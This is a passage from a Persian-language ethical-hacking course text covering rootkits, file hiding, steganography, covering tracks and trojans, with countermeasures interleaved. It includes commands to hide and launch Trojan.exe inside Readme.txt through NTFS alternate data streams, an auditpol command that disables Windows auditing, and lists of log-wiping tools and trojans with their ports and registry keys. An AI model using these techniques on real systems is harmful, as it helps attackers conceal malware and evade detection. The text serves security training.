Rootkit، شامل یک kernel mode device driver که _root_.sys نام دارد و یک برنامه اجرا کننده که DEPLOY.EXE نام دارد، است. پس از ایجاد دسترسی به سیستم هدف، هکر، _root_.sys و DEPLOY.EXE را از سیستم هدف کپی می‌کند و DEPLOY.EXE را اجرا می‌کند. سپس درایور دستگاه rootkit را نصب و شروع می‌کند. سپس DEPLOY.EXE را از سیستم هدف حذف می‌کند. سپس، با استفاده از دستور _root_ net stop و _root_ net start، rootkit را stop و سپس restart می‌کند. زمانیکه rootkit شروع به کار کرد، فایل _root_.sys دیگر در لیست دایرکتوری ظاهر نمی‌شود.

مقابله با rootkitها

تمام rootkitها برای دسترسی به سیستم هدف، نیاز به دسترسی administrator دارند بنابراین، امنیت پسورد از اهمیت بالایی برخوردار است. اگر شما یک rootkit را شناسایی کردید، توصیه می‌شود که از اطلاعات حیاتی پشتیبان تهیه کنید و سیستم عامل و برنامه‌ها را دوباره از منبع قابل اعتماد نصب کنید.

روش دیگر این است که از ابزار MD5 checksum استفاده کنید. برای یک فایل، MD5 checksum، ۱۲۸ بیت است. اگر یکی از بیت‌های یک فایل تغییر کند، مقدار checksum در این الگوریتم متفاوت خواهد بود. این قابلیت برای مقایسه فایل‌ها و مطمئن شدن از یکپارچگی آنها، مفید است. قابلیت خوب دیگر، طول ثابت checksum است.

ابزارهای هک

Tripwire، برنامه بررسی یکپارچگی فایل برای سیستم عامل‌های یونیکس و لینوکس است. علاوه بر بررسی checksum بر روی فایل‌ها و دایرکتوری‌ها، Tripwire، دارای اطلاعاتی است که به شما اجازه می‌دهد مجوزهای دسترسی و تنظیمات فایل، نام کاربری مالک، تاریخ و ساعت آخرین دسترسی به آن، و آخرین اصلاح آن را بررسی کنید.

مخفی کردن فایل‌ها

ممکن است هکری بخواهد که فایلی را بر روی سیستم مخفی کند تا از شناسایی در امان بماند. سپس از این فایل‌ها برای حمله به سیستم استفاده کند. در ویندوز، دو روش برای مخفی کردن فایل‌ها وجود دارد. اولین روش، استفاده از دستور attrib است. برای مخفی کردن فایل با استفاده از دستور attrib، دستور زیر را تایپ کنید:

```
Attrib +h [file/directory]
```

دومین روش برای مخفی کردن فایل در ویندوز، با استفاده از خاصیت NTFS data streaming است. سیستم فایل NTFS، دارای قابلیتی است که alternate data streams نامیده می‌شود که داده‌ها را داخل فایل دیگری که قابل رویت است، مخفی می‌کند. بیشتر از یک فایل را می‌توان به فایل اصلی لینک کرد و نیز محدودیت اندازه ندارد.

NTFS File Streaming

برای ساخت و تست NTFS file stream، مراحل زیر را انجام دهید:

۱. در cmd، دستور noepad test.txt را تایپ کنید.
۲. فایل را با اطلاعاتی پر کنید و سپس آن را ببندید.
۳. در cmd، دستور dir test.txt را وارد کنید و به اندازه آن دقت کنید.
۴. در cmd، دستور notepad test.txt:hidden.txt را تایپ کنید. داخل فایل را با مطالبی پر کنید و آن را ذخیره کنید.
۵. دوباره اندازه فایل را بررسی کنید (باید نسبت به قبل تفاوتی نکرده باشد).
۶. Test.txt را باز کنید. باید فقط داده‌های اصلی را ببینید.
۷. دستور type test.txt:hidden.txt را در cmd تایپ کنید. پیام خطا نمایش داده می‌شود.
۸. برای اینکه محتوای Trojan.exe را به Readme.txt انتقال دهید، از دستور زیر استفاده کنید:

```
C:\> type  c:\Trojan.exe > c:\Readme.txt:Trojan.exe
```

۹. برای اجرای Trojan.exe در Readme.txt، از دستور زیر استفاده کنید:

```
C:\> start c:\Readme.txt:Trojan.exe
```

۱۰. برای extract کردن Trojan.exe از Readme.txt از دستور زیر استفاده کنید:

```
C:\> cat c:\Readme.txt:Trojan.exe > Trojan.exe
```

ابزارهای هک

Makestrm.exe، برنامه‌ای است که داده‌ها را از یک فایل به یک alternate data stream که به فایل اصلی لینک است، منتقل می‌کند.

مقابله با NTFS Stream

برای حذف یک stream file، ابتدا آن فایل را به پارتیشنی که دارای سیستم فایل FAT باشد کپی کنید و سپس دوباره به پارتیشن NTFS برگردانید. زمانیکه فایلی را به پارتیشن FAT جابجا می‌کنید، خاصیت stream حذف می‌شود برای اینکه streaming یکی از قابلیت‌های NTFS است و تنها با این سیستم فایل وجود دارد.

ابزارهای هک

شما می‌توانید از LNS.exe برای شناسایی NTFS streams استفاده کنید. اگر فایل steam وجود داشته باشد، این برنامه، آن را شناسایی می‌کند و مکان آن را گزارش می‌دهد.

تکنولوژی‌های Steganography

Steganography، فرآیند مخفی کردن داده‌ها در نوع دیگری از فایل همچون عکس یا فایل متنی است. محبوب‌ترین روش برای مخفی کردن داده‌ها در فایل‌ها، استفاده از عکس‌های گرافیکی به عنوان محل مخفی کردن است. هکر می‌تواند با استفاده از steganography، هر اطلاعاتی را داخل فایل گرافیکی جاسازی کند.

ابزارهای هک

ImageHide، برنامه steganography است که مقادیر بزرگی از متن را داخل عکس مخفی می‌کند. حتی پس از اضافه کردن داده‌ها، اندازه فایل افزایش نمی‌یابد. در برنامه‌های گرافیکی معمولی، عکس به طور طبیعی نشان داده می‌شود. داده‌ها را داخل خودش بارگذاری و ذخیره می‌کند بنابراین snifferهای ایمیل، نمی‌توانند آن را تشخیص دهند.

Blindside، برنامه دستوری steganography است که اطلاعات را داخل عکس‌های BMP مخفی می‌کند.

MP3Stego، اطلاعات را داخل فایل‌های گرافیکی مخفی می‌کند. داده‌ها، فشرده و رمزگذاری می‌شوند و سپس در MP3 bit stream مخفی می‌شوند.


Snow، برنامه whitespace steganography است که پیام ها را در متن ASCII مخفی می‌کند که اینکار را با استفاده از ضمیمه کردن whitespace به انتهای خط ها انجام می‌دهد. از آنجائیکه whitespaceها در برنامه‌های متنی قابل مشاهده نیستند، پیام به راحتی مخفی می‌شود. اگر از رمزگذاری استفاده شود، حتی در صورت تشخیص، پیام قابل خواندن نیست.

Camera/Shy، با ویندوز و IE کار می‌کند و به کاربران اجازه می‌دهد که اطلاعات حساس خود را داخل یک فایل عکس gif ذخیره کنند.

Masker Steganography، برنامه‌ای برای رمزگذاری و مخفی کردن فایل‌ها داخل فایل دیگر است.

Stealth Files، فایل‌های اجرایی را داخل فایل‌های دیگری همچون Word، Excel، PowerPoint و Acrobat ادغام می‌کند.

DCPP: ابزاری برای مخفی کردن کل یک سیستم عامل داخل سیستم عامل دیگر است.



برنامه‌های دیگر که برای steganography استفاده می‌شوند عبارتند از:
Fort Knox، Blindside، S- Tools، Steghide، Steganos، Pretty Good Envelop، Gifshuffle، wbStego، OutGuess، Data Stash، Hydan، Cloak، StegaNote، Stegomagic، FoxHole، Video Steganography.

برخی از برنامه‌ها می‌توانند steganography را شناسایی کنند هر چند که انجام آن سخت است.

ابزارهای مقابله

Stegdetect، ابزاری خودکار برای شناسایی محتوای steganographic در تصاویر است و می‌تواند روش‌های مختلف Steganography را برای جاسازی اطلاعات مخفی در تصاویر تشخیص دهد.

Dskprobe، ابزاری در CD ویندوز ۲۰۰۰ است. که یک اسکنر سطح پایین هارد دیسک است و می‌تواند steganography رو شناسایی کند.

پاک کردن ردپاها و مدارک

زمانیکه هکر توانست به سیستمی دسترسی پیدا کند، تلاش خواهد کرد که ردپاها را پاک کند تا از شناسایی شدن، در امان بماند. همچنین ممکن است که بخواهد مدارک شناسایی یا فعالیت‌های خود را بر روی سیستم پاک کند. معمولا هکرها تمام پیغام‌های خطا یا امنیتی که ثبت می‌شوند را پاک می‌کند تا از شناسایی خود ممانعت به عمل آورند.

غیر فعال کردن Auditing

اولین چیزی که هکر بعد از دسترسی به سیستم انجام می‌دهد، غیر فعال کردن auditing است. auditing ویندوز، رخدادهای مشخصی را در فایل log که در قسمت Windows Event Viewer قرار دارد، ذخیره می‌کند. این رخدادها شامل ورود به سیستم، یا یک Event log است. مدیر سیستم می‌تواند سطح این ذخیره‌سازی رخدادها را انتخاب کند. هکر می‌خواهد که سطح ثبت رخدادها را مشخص کند تا ببیند آیا نیازی به پاک کردن رخدادهایی که حضور او را در سیستم ثبت کند وجود دارد یا نه.

ابزارهای هک

AuditPol، ابزاری است که می‌تواند به صورت دستوری، auditing را در ویندوز، فعال یا غیر فعال کند. این ابزار، می‌تواند سطح ثبت رخدادها را که توسط مدیر سیستم‌ها تعیین شده است را نیز مشخص کند.

```
C:\> auditpol.exe /disable
Running. . . .

Local audit information changed successfully. .
New local audit policy. . .

   (0)   Audit Disabled

AuditCategorySystem         = No
AuditCategoryLogon          = Failure
AuditCategoryObjectAccess   = No
. . .


C:\> auditpol.exe /enable
Auditing enabled successfully.
```

پاک کردن Event Log

هکر می‌تواند به راحتی، رکوردهای موجود در Windows Event Viewer را پاک کند. اگر تنها یک یا چند رکورد در این قسمت وجود داشته باشد، مشکوک است برای اینکه نشان می‌دهد رخدادهای دیگر پاک شده است. هنوز هم لازم است که پس از غیر فعال کردن auditing، قسمت Event Viewer را پاک کنید برای اینکه بعد از استفاده از ابزار AuditPol، رخدادی مبنی بر غیر فعال شدن auditing، در این قسمت ثبت می‌شود. برای پاک کردن event log، ابزارهای زیادی وجود دارد.

ابزارهای هک

Elsave.exe، ابزار ساده‌ای برای پاک کردن event log است. این ابزار به صورت خط دستوری است.

WinZapper، ابزاری است که هکر می‌تواند برای پاک کردن رکوردهای انتخابی از رخدادها در security log ویندوز ۲۰۰۰، به کار ببرد. WinZapper، اطمینان می‌دهد که در طول اجرای برنامه، هیچ رخداد امنیتی ثبت نمی‌شود.

Evidence Eliminator، یک سیستم data cleaning برای کامپیوترهای ویندوزی است که از مخفی شدن همیشگی داده‌ها در سیستم جلوگیری می‌کند. این نرم‌افزار، قسمت‌های Recycle bin، Internet cache، system files، temp folders و ... را پاک می‌کند. Evidence Eliminator، می‌تواند توسط هکر برای پاک کردن شواهد و مدارک هک سیستم مورد استفاده قرار گیرد.

ابزارهای دیگری نیز برای پاک کردن ردپاها وجود دارند که مهم‌ترین آنها عبارتند از:

- Traceless
- Tracks Eraser Pro
- Aromor
- ZeroTracks
- PhatBooster

فصل پنجم

Trojan, Backdoor, Virus, Worm

مقدمه

تروجان‌ها و backdoorها دو روشی هستند که هکرها می‌توانند از طریق آنها وارد سیستمی بشوند و انواع مختلفی دارند ولی همگی دارای یک نقطه مشترک هستند: باید توسط برنامه‌ای دیگری نصب شوند یا کاربر برای نصب آنها در سیستم، مداخله کند. تروجان‌ها و backdoorها، از ابزارهای خطرناک در toolkit هکر قانونمند هستند که باید برای تست امنیت یک سیستم یا شبکه مورد استفاده قرار گیرند.

ویروس‌ها و wormها نیز می‌توانند مثل تروجان‌ها و backdoorها، خطرناک باشند. در حقیقت، بسیاری از ویروس‌ها، سبب فعال شدن تروجان می‌شوند و می‌توانند به سیستم آسیب برسانند و سپس، برای هکر، backdoor باز کنند. این فصل در مورد شباهت‌ها و تفاوت‌های بین تروجان‌ها، backdoorها، ویروس‌ها و wormها صحبت می‌کند. همه این ابزارها و کدهای مخرب، برای هکرهای قانونمند، مهم هستند برای اینکه هکرها از این ابزارها برای حمله به سیستم‌ها استفاده می‌کنند.

تروجان‌ها و backdoorها

Backdoor، برنامه یا برنامه‌های مرتبطی است که هکر آن را بر روی سیستم قربانی نصب می‌کند تا بعدا بتواند از طریق آن، وارد سیستم شود. هدف backdoor، حذف شواهد حمله از فایل‌های log است یا ممکن است هدف backdoor، دسترسی هکر به سیستم بصورت همیشگی باشد؛ حتی اگر حمله توسط مدیر سیستم تشخیص داده شود و جلوگیری شود.

یکی از رایج‌ترین تکنیک‌های مخفی سازی backdoor در سیستم عامل ویندوز، اضافه کردن سرویس است. قبل از نصب یک backdoor، هکر باید سیستم را بررسی کند تا سرویس‌های در حال اجرا را پیدا کند. هکر می‌تواند سرویس جدیدی را اضافه کند و اسم غیر مهمی به آن بدهد یا از سرویسی که اصلا استفاده نمی‌شود و غیر فعال است استفاده کند.

این تکنیک خوبی است برای اینکه زمانیکه هک رخ می‌دهد، معمولا مدیران سیستم‌ها به دنبال رخداد عجیب در سیستم هستند و سرویس‌های موجود را بررسی نمی‌کنند. تکنیک backdoor، ساده و در عین حال کارا است:

هکر می‌تواند با کمترین شواهد در logهای سرور، وارد سیستم شود. سرویسی که به عنوان backdoor شده است، اجازه استفاده از سیستم با دسترسی بالا را به هکر می‌دهد.

RATها، نوعی از backdoorها هستند که برای فعال کردن کنترل از راه دور بر روی سیستم هدف استفاده می‌شوند و می‌توانند پورت‌ها را بر روی کامپیوتر قربانی باز کنند. زمانیکه RAT اجرا شد، مثل یک فایل اجرایی عمل می‌کند و با کلیدهای رجیستری خاصی که مسئول اجرای سرویس‌ها هستند تعامل می‌کند و بعضی وقت‌ها هم سرویس‌هایی را ایجاد می‌کند. برخلاف backdoorهای رایج، RATها خود را داخل سیستم عامل قربانی کپی می‌کنند و همیشه با دو فایل همراه هستند: فایل کلاینت و فایل سرور. فایل کلاینت بر روی ماشین هدف نصب می‌شود و فایل سرور، توسط هکر برای کنترل سیستم قربانی استفاده می‌شود.

تروجان چیست؟

تروجان، برنامه مخربی است که خود را به عنوان برنامه خوب نشان می‌دهد. معمولا تروجان‌ها همراه با برنامه دیگر یا بسته نرم‌افزاری دانلود می‌شوند و زمانیکه بر روی سیستمی نصب شدند، می‌توانند سبب سرقت یا از دست دادن اطلاعات، کندی یا اختلال سیستم شوند. همچنین به عنوان آغاز حملات دیگری همچون DDOS مورد استفاده قرار گیرند. بسیاری از تروجان‌ها برای دستکاری داده‌ها در سیستم قربانی، مدیریت پردازش‌ها، اجرای از راه دور دستورات، تماشای تصاویر صفحه کامپیوتر کاربر، و ریستارت یا خاموش کردن کامپیوترها استفاده می‌شوند.

تروجان برنامه کوچکی است که بصورت مخفی روی سیستم آلوده اجرا می شود

تروجان‌ها در پشت برنامه‌های دیگر نصب می‌شوند و معمولا بدون اطلاع کاربر، بر روی سیستم نصب می‌شوند. تروجان به روش‌های مختلفی به سیستم قربانی ارسال می‌شود: به عنوان یک پیوست برای پیام، IRC، یا اشتراک فایل. بسیاری از برنامه‌های جعلی، خود را به عنوان نرم‌افزارهای قانونی، ابزارهای حذف spyware، برنامه‌های

بهینه‌سازی سیستم، محافظ صفحه نمایش، موسیقی، تصاویر، بازی‌ها، و ویدئو وانمود می‌کنند. تبلیغات برای برنامه‌های رایگان، فایل‌های موسیقی، یا فایل‌های ویدئویی، قربانی را برای نصب برنامه تروجان ترغیب می‌کنند. این برنامه‌ها، دسترسی سیستمی بر روی سیستم هدف دارند و می‌توانند مخرب باشند. جدول زیر، برخی از تروجان‌های رایج به همراه شماره پورت آنها را نشان می‌دهد.

Trojan	Protocol	Port
BackOrifice	UDP	31337 or 31338
Deep Throat	UDP	2140 or 3150
NetBus	TCP	12345 and 12346
Whack-a-mole	TCP	12361 and 12362
NetBus 2	TCP	20034
GirlFreind	TCP	21544
Masters Paradise	TCP	3129, 40421, 40422, 40423, and 40426

کانال‌های overt و covert چیست؟


کانال overt، روش طبیعی و قانونی ارتباط برنامه‌ها با یک سیستم یا شبکه کامپیوتری است. کانال covert، از برنامه‌ها یا مسیرهای ارتباطی که مورد قصد نیستند استفاده می‌کند.

تروجان‌ها از کانال‌های covert برای ارتباط استفاده می‌کنند. بعضی از تروجان‌های کلاینت از کانال‌های covert برای ارسال دستورالعمل‌ها به عنصر سرور در سیستم به خطر افتاده استفاده می‌کنند که این امر سبب می‌شود که ارتباطات تروجان به سختی رمزگشایی و درک شوند.

کانال‌های Covert، بر روی تکنیکی که تانلینگ نامیده می‌شود اتکا می‌کند که اجازه می‌دهد پروتکلی از طریق پروتکل دیگر حمل شود. مثلا استفاده از پورت ۸۰ برای telnet.

covert channels، مبتنی بر تکنیک تانلینگ است که اجازه حمل یک پروتکل روی پروتکل دیگر را می دهد.

ICMP tunneling، روش استفاده از ICMP به عنوان حامل است که هکر برای دسترسی یا کنترل مخفیانه یک سیستم می تواند استفاده کند.




Covert Channel

کانالی که با روشی که به یک سیستم کامپیوتری، یا شبکه، اطلاعات انتقال می دهد، سیاست امنیتی به خطر می افتد. ساده ترین شکل آن، تروجان است.

Keylogger.exe

Overt Channel


ارتباط قانونی با یک سیستم کامپیوتری، یا شبکه، برای انتقال داده ها است



Chess.exe

ابزارهای هک

Loki، یکی از ابزارهای هک است که دسترسی shell را از طریق ICMP می‌دهد و شناسایی آن را نسبت به backdoorها، بسیار دشوار می‌سازد. مجموعه‌ای از بسته‌های ICMP از طریق شبکه ارسال می‌شوند. هکر، دستورات را از طریق کلاینت Loki ارسال می‌کند و آنها را روی سرور اجرا می‌کند.



زمانیکه سیستم، آنلاین می شود، هکر می تواند به سیستمی که تروجان نصب شده است، دسترسی داشته باشد

با دسترسی که توسط تروجان ایجاد شده است، هکر می توان انواع مختلف حمله را انجام دهد

انواع تروجان‌ها

تروجان‌ها می‌توانند حملات زیادی را انجام دهند. برخی از مهم‌ترین انواع تروجان‌ها عبارتند از:

- Remote Access Trojans (RAT): برای ایجاد دسترسی از راه دور به سیستم استفاده می‌شود.
- Data-Sending Trojans: برای یافتن داده‌ها در سیستم و تحویل آن به هکر استفاده می‌شود.
- Destructive Trojans: برای حذف یا خراب کردن فایل‌ها بر روی سیستم استفاده می‌شود.
- Denial of Service Trojans: برای انجام حملات DoS استفاده می‌شود.
- Proxy Trojans: برای تانل کردن ترافیک یا اجرای حملات هکر از طریق سیستم دیگر استفاده می‌شود.
- FTP Trojans: برای ایجاد یک سرور FTP برای کپی فایل‌های روی یک سیستم استفاده می‌شود.
- Security software disabler Trojans: برای متوقف کردن نرم‌افزار آنتی ویروس استفاده می‌شود.

تروجان‌های Reverse-connecting چگونه کار می‌کنند؟

تروجان‌های reverse-connecting، اجازه دسترسی هکر به یک ماشین که در داخل شبکه قرار دارد را از خارج شبکه فراهم می‌کند. هکر می‌تواند یک برنامه تروجان ساده را روی سیستمی در شبکه داخلی نصب کند مثل سرور reverse WWW shell. در حالت عادی (معمولا هر ۶۰ ثانیه)، سرور داخلی تلاش می‌کند تا به سیستم اصلی خارجی دسترسی پیدا کند تا دستورات را بگیرد. اگر هکر، چیزی را در سیستم اصلی تایپ کرد، این دستورات روی

سیستم داخلی بازیابی و اجرا می‌شوند. Reverse WWW shell، از HTTP استاندارد استفاده می‌کند. از انجائیکه شناسایی آن دشوار است، خطرناک است. مشابه این است که کلاینت، از شبکه داخلی، وب را مشاهده می‌کند.


ابزارهای هک

TROJ_QAZ، تروجانی است که برنامه notepad.exe را به note.com تغییر نام می‌دهد و سپس آن را به عنوان notpad.exe به پوشه ویندوز کپی می‌کند. این امر موجب می‌شود که هر وقت که کاربر برنامه Notepad را اجرا می‌کند، این تروجان اجرا شود. همچنین دارای backdoor است که برای اتصال و کنترل کامپیوتر با استفاده از پورت ۷۵۹۷ استفاده می‌شود. همچنین، TROJ_QAZ، بر روی رجیستری اثر می‌گذارد تا هر وقت که ویندوز شروع شد، این تروجان هم بارگذاری شود.

Tini، یک تروجان و backdoor بسیار ساده و کوچک برای سیستم عامل ویندوز است. بر روی پورت ۷۷۷۷ گوش می‌دهد و اجازه دسترسی راه دور هکر به Cmd سیستم هدف را می‌دهد. برای اتصال به Tini Server، هکر باید به پورت ۷۷۷۷، telnet کند.

iCmd، مشابه tini است با این تفاوت که اجازه چندین ارتباط را می‌دهد و نیز شما می‌توانید پسورد ست کنید.

Proxy Server Trojan، زمانیکه کامپیوتری را آلوده می‌کند، از آن به عنوان پروکسی سرور استفاده می‌کند. هزاران کامپیوتر بر روی اینترنت با استفاده از این تکنیک، آلوده شده‌اند.



Donald Dick، یک تروجان و backdoor برای سیستم عامل ویندوز است که اجازه دسترسی کامل به یک سیستم را از طریق اینترنت برای هکر فراهم می‌سازد. هکر می‌تواند برنامه را روی سیستم، بخواند، بنویسد، یا اجرا کند. این تروجان، شامل keylogger و registery parser است که می‌تواند عملیاتی همچون باز یا بسته کردن CD-ROM را انجام دهد. حمله کننده، از کلاینت برای ارسال دستورات به پورت‌های از پیش تعیین شده قربانی استفاده می‌کند پورت‌های پیش فرض این تروجان ۲۳۴۷۶ یا ۲۳۴۷۷ هستند.

SubServen، تروجانی است که زمانیکه کامپیوتر آلوده شده به اینترنت متصل می‌شود، به هکر اطلاع می‌دهد و اطلاعاتی در مورد سیستم را به هکر می‌دهد. این اطلاع رسانی می‌تواند از طریق شبکه IRC، توسط ICQ، یا توسط ایمیل انجام شود. این تروجان سبب می‌شود که سیستم کند شود و بر روی سیستم آلوده شده، پیغام‌های خطا تولید می‌کند.

NetBus، تروجانی مبتنی بر ویندوز است که مشابه Donald Dick است. کلیدی با نام NetBus Server در مسیر HKEY_CURRENT_USER اضافه می‌کند و کلید HKEY_CURRENT_USER\NetBus Server\General\TCPPort را تغییر می دهد. اگر NetBus برای شروع خودکار تنظیم شده باشد، ورودی را در در مسیر HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices در رجیستری و با نام NetBus Server اضافه می‌کند.

BackOrifice 2000، ابزار مدیریتی از راه دور است که هکر می‌تواند برای کنترل یک سیستم از طریق ارتباط TCP/IP با استفاده از یک اینترفیس گرافیکی استفاده کند. BackOrifice، در لیست پردازش‌های در حال اجرا نشان داده نمی‌شود و خود را داخل رجیستری کپی می‌کند تا زمانیکه کامپیوتر شروع به کار کرد، اجرا شود. این تروجان، کلید HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices را تغییر می‌دهد. Plug-inهای این برنامه، قابلیتهایی را به برنامه BackOrifice اضافه می‌کند که شامل رمزگذاری 3DES، remote desktop با کنترل کیبورد و ماوس، ویرایش رجیستری به صورت گرافیکی و از راه دور، ارتباطات امن پروتکل‌های UDP و ICMP، و ... .

ComputerSpy Key Logger، برنامه‌ای است که هکر می‌تواند برای ضبط فعالیتهای کامپیوتر روی یک سیستم استفاده کند از قبیل: وب سایت‌های مشاهده شده، لاگین‌ها و پسوردها برای ICQ، MSN، AOL، AIM و Yahoo Messanger یا webmail. همچنین این برنامه می‌تواند در بازه‌های زمانی مشخص شده، از تمام صفحه کامپیوتر، عکس بگیرد.

Beast، تروجانی است که در حافظه‌ای که برای سرویس WinLogon.exe اختصاص یافته است اجرا می‌شود. زمانیکه نصب شد، برنامه خود را داخل Windows Explorer یا Internet Explorer وارد می‌کند. یکی از قابلیت‌های شاخص این برنامه این است که all-in-one است یعنی اینکه کلاینت، سرور، و ویرایشگر سرور همگی در همان برنامه ذخیره می‌شوند.

CyberSpy، یک Telnet Trojan است که خود را داخل دایرکتوری ویندوز کپی می‌کند و در رجیستری ثبت می‌کند بنابراین، هر زمان که سیستم آلوده، ریستارت می‌شود، اجرا می‌شود. زمانیکه انجام شد، اعلامی را از طریق ایمیل یا ICQ ارسال می‌کند و سپس به پورت‌های TCP/IP که قبلا مشخص شده‌اند، گوش می‌دهد.

SubRoot، تروجان مدیریتی از راه دور است که هکر می‌تواند برای اتصال به یک سیستم قربانی روی پورت ۱۷۰۰ استفاده کند.

LetMeRule، تروجان راه دور است که برای گوش دادن به هر پورتی روی سیستم هدف پیکربندی می‌شود. که از Cmd برای کنترل سیستم هدف استفاده می‌کند. می‌تواند همه فایل‌هایی را در دایرکتور مشخص پاک کند، فایل‌ها را در کامپیوتر راه دور اجرا کند، یا رجیستری را مشاهده و تغییر دهد.

Firekiller 2000، برنامه‌های آنتی ویروس و فایروال‌ها را غیرفعال می‌کند. برای نمونه، اگر آنتی ویروس نورتن بر روی اسکن خودکار باشد و فایروال ATGuard فعال باشد، این تروجان، این دو برنامه را متوقف می‌سازد و برای استفاده مجدد، باید دوباره نصب شوند.

برنامه‌های Hard Drive Killer Pro، اجازه خراب کردن همه داده‌ها را بر روی سیستم عامل‌های ویندوزی و DOS می‌دهد. زمانیکه برنامه اجرا شد، تمام فایل‌ها را پاک می‌کند و سیستم را در عرض چند ثانیه ریستارت می‌کند. پس از ریستارت، تمام هاردهایی که به سیستم متصل شده‌اند (بدون توجه به اندازه آنها)، در عرض ۱ یا ۲ ثانیه، فرمت می‌شوند به نحوی که قابل بازیابی نیستند.

برخی دیگر از ابزارها عبارتند از: Backdoor.Theef، T2W، Biorante RAT، DownTroj، Turkojan، Satellite-RAT، Yakoza، DarkLabel B4، Trojan.Hav-Rat، Poison Ivy، Rapid Hacker، SharK، HackerzRat، TYO، 1337 Fun Trojan، Criminal Rat Beta، VicSpy، Optix PRO، ProAgent، OD Client، AccRat، Mhacker-PS، RubyRAT Public، SINner، ConsoleDevil، ZombieRat، TinyFTPD، VNC Trojan، Webcam Trojan، DJI RAT، Skiddie Rat، Biohazard RAT، Troya، ProRat، Dark Girl، DaCryptic، Net-Devil، PokerStealer.A، Hovdy.a.

نحوه کار تروجان Netcat

Netcat، تروجانی است که از اینترفیس خط دستوری برای باز کردن پورت‌های TCP یا UDP روی سیستم هدف استفاده می‌کند. سپس هکر می‌تواند به این پورت‌ها، telnet کند و دسترسی shell به سیستم هدف پیدا کند.

نشانه‌های حمله تروجان چیست؟

رفتار غیر معمول سیستم، معمولا نشانه‌ای از حمله تروجان است. عملیاتی از قبیل اجرای برنامه‌ها بدون دخالت کاربر، باز و بسته شدن CD-ROM، تغییر در تصویر background یا screen saver، نشان دادن وب سایت‌های ناخواسته توسط برنامه مرورگر، نشانه‌هایی از حمله تروجان است. هر عملی که بدون مداخله کاربر انجام شود، نشانه‌ای از حمله تروجان است.


برخی دیگر از علائم حمله تروجان عبارتند از:

- فایل‌هایی بصورت خودکار از پرینتر، پرینت گرفته می‌شوند.
- کلیدهای راست و چپ ماوس، بصورت معکوس کار می‌کنند.
- نشانگر ماوس، ناپدید می‌شود.

- نشانگر ماوس جابجا می‌شود.
- دکمه Start ویندوز ناپدید می‌شود.
- شرکت ISP به کاربر اعتراض می‌کند که کامپیوترش، عملیات IP scanning انجام می‌دهد.
- افرادی که با قربانی چت می‌کنند، اطلاعات شخصی زیادی درباره او یا کامپیوترش می‌دانند.
- کامپیوتر بصورت خود به خود خاموش می‌شود.
- نوار taskbar، ناپدید می‌شود.
- پسوردهای اکانت‌ها تغییر می‌کنند یا اشخاص دیگری می‌توانند به اکانت‌ها دسترسی داشته باشند.
- خریدهای عجیبی در صورتحساب کارت اعتباری مشاهده می‌شود.
- مانیتور کامپیوتر، خود به خود خاموش و روشن می‌شود.
- مودم بصورت خود به خود به اینترنت متصل می‌شود.
- کلیدهای Ctrl+Alt+Del کار نمی‌کنند.
